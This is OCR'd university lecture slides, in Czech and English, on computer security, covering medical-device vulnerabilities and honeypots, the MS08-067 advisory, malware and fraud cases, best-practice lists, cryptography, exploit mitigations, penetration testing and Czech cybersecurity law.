Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- Weak default/hardcoded administrative credentials
  - Treatment modification
  - Cannot attribute action to individual

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- Weak default/hardcoded administrative credentials
  - Treatment modification
  - Cannot attribute action to individual
- Known SW vulnerabilities in existing and new devices
  - Reliability and stability issues
  - Increased deployment cost to preserve patient safety

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- Weak default/hardcoded administrative credentials
  - Treatment modification
  - Cannot attribute action to individual
- Known SW vulnerabilities in existing and new devices
  - Reliability and stability issues
  - Increased deployment cost to preserve patient safety
- Unencrypted data transmission and service authorization flaws
  - Healthcare record privacy and integrity
  - Treatment modification

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem: Misconfiguration in network

- Open SMB server
  - Leaking network information (not only med.)
  - Found hundreds of exposed 3rd party healthcare devices: Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97, PACS: 323, Nuclear med: 67, Pacemaker: 31
  - These have used credentials...

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem: Misconfiguration in network

- Open SMB server
  - Leaking network information (not only med.)
  - Found hundreds of exposed 3rd party healthcare devices: Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97, PACS: 323, Nuclear med: 67, Pacemaker: 31
  - These have used credentials...
  - ...however quite poor
- Knowning IP/Username/Office_no: Physical attack feasible: Data extrusion, phising (Win XP), unlimited attempts for pwd
- Win XP: MS08-67 vulnerability

Microsoft Security Bulletin MS08-067 – Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008, Version: 1.0

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

Microsoft Security Bulletin MS08-067 – Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008, Version: 1.0

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

- CVE-2008-4250

Vulnerability Summary for CVE-2008-4250

Original release date: 10/23/2008, Last revised: 10/30/2012, Source: US-CERT/NIST

Overview The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

Impact

CVSS v2 Base Score	10.0 HIGH
Impact Subscore	10.0
Exploitability Subscore	10.0
Access Vector	Network exploitable
Access Complexity	Low
Authentication	Not required to exploit

Impact Type: Provides administrator access, Allows complete confidentiality, integrity, and availability violation; Allows unauthorized disclosure of information; Allows disruption of service

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- GE quickly responded...

[11] Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- GE quickly responded...
- ...(after research) that creds are not harcoded, but default only...

[11] Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots


Phase 3 Research: Admin access Problem: default/hardcoded credentials

- GE quickly responded...
- ...(after research) that creds are not harcoded, but default only...
- ...however about 30 CVEs[11] up to 2006 proved them wrong: Nuclear img, CT, Cardiology, Archiving, Analytics, Audit, PACS, X-ray...
- about 2014 started to use SSL (encryption)


[11] Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access



S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots



Obrázek: Effective password policy

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problems:

- Documentation: in some cases: do not change, pwd resset not allowed
- Documentation: Do not change pwd or we won't support you.
- Documentation not updated about how to change default creds. Secure config guides lacking.
- Support personal often rely on implementation doc – these logins are heavily utilized...

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 4 Research: Honeypotting

- Mimic medical device external presence: Services, connections strings, web frontends
- Replicate existing vulnerabilities: OS (MS08-067), App level (Telnet RCE, VNC), Default creds (SSH, Web)
- Results with 10 honeypots
  - Successfull logins: 55.416
  - Succ exploits: 24
  - Dropped malware samples: 209
  - Top 3 src countries: Netherlands, China, Korea
  - HoneyCreds login: 8
- Problem: usually talks to CC server
  Outcome: Devices compromised by unintended attacs

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- Medical devices are *increasingly accessible* due to the nature of healthcare
- HIPAA[12] focuses on patient privacy, not *patient safety*
- FDA does not validate *cyber safety* controls
- *Malicious intent* is *not* a prerequisite for adverse patient outcomes

[12] Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- Medical devices are *increasingly accessible* due to the nature of healthcare
- HIPAA[12] focuses on patient privacy, not *patient safety*
- FDA does not validate *cyber safety* controls
- *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- Scan your biomedical environment for default credentials
- Report identified issues to manufacturer for remediation

[12] Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- Medical devices are *increasingly accessible* due to the nature of healthcare
- HIPAA[12] focuses on patient privacy, not *patient safety*
- FDA does not validate *cyber safety* controls
- *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- Scan your biomedical environment for default credentials
- Report identified issues to manufacturer for remediation

Summary of current state:

[12] Health Insurance Portability and Accountability Act

Erven et al.: Medical Devices: Pwnage and Honeypots

Current state summary

- FDA recieves *several hundred thousand* reports of patient safety issues per year
- Cyber safety investigations hamped by evidence capture capabilities
- New devices are coming to market with long-known defects
- Existing devices are not consistently maintained and updated

Erven et al.: Medical Devices: Pwnage and Honeypots

Current state summary

- FDA recieves *several hundred thousand* reports of patient safety issues per year
- Cyber safety investigations hamped by evidence capture capabilities
- New devices are coming to market with long-known defects
- Existing devices are not consistently maintained and updated

Recommended treatment summary

- Patient safety as the overriding objective
- Avoid filed practices and iteratively evolve better ones
- Engage internal and external stakeholders
- Safety into existing practices and governance

Secure systems

- Automated theorem proving (matematické důkazy)
- Jednoduché mikrokernely
- Modulární mikrokernely (chyba ovlivní pouze příslušný modul, Hurd)
- Kryptografie
- Kryptografické procesory
- Silné metody autentizace (systémů)
- Chain of trust
- Mandatory access controll (odstranění uživatele ukončí všechny jeho procesy)
- Capability and Acces Control List

Secure systems

- Nepoužívat aplikace se známými chybami (0-day attack, worms)
- Zálohování
- Antivirový software
- Firewall
- Systém ověřování identity (hesla, čipové karty, biometrie, . . .)
- Šifrování (PKI)
- IDS (pasívní n. reaktivní)
  - network, user-, app-, host-, app. protocol-based, IPS, Artificial immune system
- Informovanost uživatelů o social engineering

Always back up!

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Best practices for bussiness, ISTR Symantec 2014

1. Employ defense-in-depth strategies
2. Monitor for network incursion attempts, vulnerabilities, and brand abuse
3. Antivirus on endpoints is not enough
4. Secure your websites against MITM attacks and malware infection
5. Protect your private keys
6. Use encryption to protect sensitive data
7. Ensure all devices allowed on company networks have adequate security protections

Best practices for bussiness, ISTR Symantec 2014

8. Implement a removable media policy
9. Be aggressive in your updating and patching
10. Enforce an effective password policy
11. Ensure regular backups are available
12. Restrict email attachments
13. Ensure that you have infection and incident response procedures in place
14. Educate users on basic security protocols

Best practices for consumers, ISTR Symantec 2014

1. Protect yourself
2. Update regularly
3. Be wary of scareware tactics
4. Use an effective password policy
5. Think before you click
6. Guard your personal data

Top ten for for bussiness, Ken Hess, 2013

1. Encrypt your data
2. Use digital certificates
3. Implement DLP[13] and auditing
4. Implement a removable media policy
5. Secure websites against MITM and malware infections
6. Use a spam filter on email servers
7. Use a comprehensive endpoint security solution
8. Network-based security hardware and software
9. Maintain security patches
10. Educate your users

http://www.zdnet.com/10-security-best-practice-guidelines-for-businesses-7000012088/

[13] Data Loss Prevention

Secure your systems!

Obrázek: Zdroj:
http://i.iinfo.cz/images/263/maximum-securitz-entrance-1-prev.jpg

Top ten for for consumers, Ken Hess, 2013

1. Always use antivirus software on your personal devices
2. Always use a device firewall
3. Keep your operating systems and software up to date
4. Never download pirated or cracked software
5. Don´t click on popup windows that tell you that your computer is infected with a virus
6. Be careful with email attachments
7. Don´t use public wi-fi hotspots without using a VPN (secure) connection
8. Use passwords on everything and be sure that they´re strong passwords
9. Beware of what kind of information you share on social media sites
10. Review your online accounts and credit report

http://www.zdnet.com/10-security-best-practice-guidelines-for-consumers-7000012171/

Be informed!

"You should check your e-mails more often. I fired you over three weeks ago."

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/


Secure systems

Information leakage detection and protection

- Data Loss Prevention
- Information Leak Prevention
- Content Monitoring and Filtering
- Extrusion Prevention System


Attack tree

Analýza útoku



Obrázek: Attack tree

Hacked PC


HACKED PC
Web Server
Phishing Site
Malware Download Site
Warez/Piracy Server
Child Pornography Server
Spam Site
Bot Activity
Spam Zombie
DDoS Extortion Zombie
Click Fraud Zombie
Anonymization Proxy
CAPTCHA Solving Zombie
E-Mail Attacks
Webmail Spam
Stranded Abroad Advance Scams
Harvesting E-mail Contacts
Harvesting Associated Accounts
Access to Corporate E-mail
Account Credentials
eBay/Paypal Fake Auctions
Online Gaming Credentials
Web Site FTP Credentials
Skype/VoIP Credentials
Client Side Encryption Certificates
Virtual Goods
Online Gaming Characters
Online Gaming Goods/Currency
PC Game License Keys
Operating System License Key
Financial Credentials
Bank Account Data
Credit Card Data
Stock Trading Account
Mutual Fund/401k Account

Kentucky Fraud

Případ konkrétního útoku Zeus

- Hlavní pokladník státu Kentucky (US) měl malware Zeus na svém počítači 06/2009
- Podvodníci tak získali přístup k bankovnímu účtu.
- Otestovali jeho platnost a přes Careerbuilder.com emailem našli muly, 25 žen ve věku 35 let.
- Ty vybraly 9700$ a 8700$ poslali na Ukrajinu přes Western Union.
- Celkem se ztratilo 415K $ za týden.

Patrick Zandl - Jak se bránit novým metodám okrádání na Internetu (PPT 292 kB)
http://i.iinfo.cz/urs-att/7_Zandl_Patrick-126633200493019.pps

Obrázek: Kentucky Fraud

Kentucky Fraud

2015 RECOGNIZED BOT ATTACKS

FAMILY	DAMAGE	PERCENT
SALITY	Steals sensitive information	18.6%
CONFICKER	Disables system security services, gains attacker remote access	18.6%
ZEROACCESS	Allows remote operations and malware download	6.7%
CUTWAIL	Spreads spam	5.1%
GAMARUE	Opens a backdoor for attacks	3.0%
ZEUS	Steals banking credentials	2.7%
LDPINCH	Steals sensitive information	2.1%
DELF	Steals authentication credentials	1.1%
RAMNIT	Steals banking credentials	1.0%
GRAFTOR	Downloads malicious files	0.9%

Obrázek: Zeus, Checkpoint Security Report 2016

Kryptografie

- Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- Asymetrická šifra: DH, RSA, ElGamal, EC
- Šifrovací klíč

Kryptografie

- Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- Asymetrická šifra: DH, RSA, ElGamal, EC
- Šifrovací klíč

- Nutno zvážit sílu a délku klíče
- Nutno zvážit možnost prolomení (MD5)

NX bit

- NX bit: HW záležitost, Lze i SW – overhead
- Windows – od WXP SP2 (DEP – Data execution prevention)
- Také ASLR, Code signing
- Většinou neúčinné proti ROP[14]

[14] Return Oriented Programming

Testy průniku

- Simulace útoku
- Pozor na právní aspekty
- Black box, white box, gray box testing

Testy průniku

- Simulace útoku
- Pozor na právní aspekty
- Black box, white box, gray box testing

- Bezpečnostní audity
  - problém: auditor může získat přístup k citlivým informacím
  - etické hledisko: může taková firma zaměstnat bývalého hackera?

ZKB

- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[15]

[15] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[16] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

ZKB

- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[15]
- kritická informační infrastruktura, významný informační systém, významná síť el. komunikací

[15] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[16] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

ZKB

- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[15]
- kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- v přípravě prováděcí vyhláška: stanovuje významné IS

[15] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[16] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

ZKB


- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[15]
- kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- v přípravě prováděcí vyhláška: stanovuje významné IS
- CERT/CSIRT (Computer Emergency Response Team/Computer Security Incident Response Team), NBÚ[16]

[15] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[16] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

Bezpečnost

Není stav systému, je to proces:
Vyvíjejí se nejen obrany, ale i hrozby...



Obrázek: Access Control

Always be prepared

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Dotazy

Informace pro předmět 33LI


- *Password salting*: Nutné implementovat v semestrální práci.
- Info o zkoušce: Témata z této přednášky se objeví ve zk. testu.

Děkuji za pozornost...


Checkpoint security report 2013

Our research shows that 75 % of hosts in organizations were not using the latest software versions (e.g. Acrobat Reader, Flash Player, Internet Explorer, Java Runtime Environment, etc). This means that these hosts were exposed to a wide range of vulnerabilities that could have been exploited by hackers. Our research also shows that 44 % of hosts in organizations were not running the latest Microsoft Windows Service Packs. Service packs usually include security updates for the operating system. Not running the latest versions increases security risk.
`http://www.checkpoint.com/campaigns/security-report/`

Checkpoint security report 2013



Checkpoint security report 2013



Checkpoint security report 2013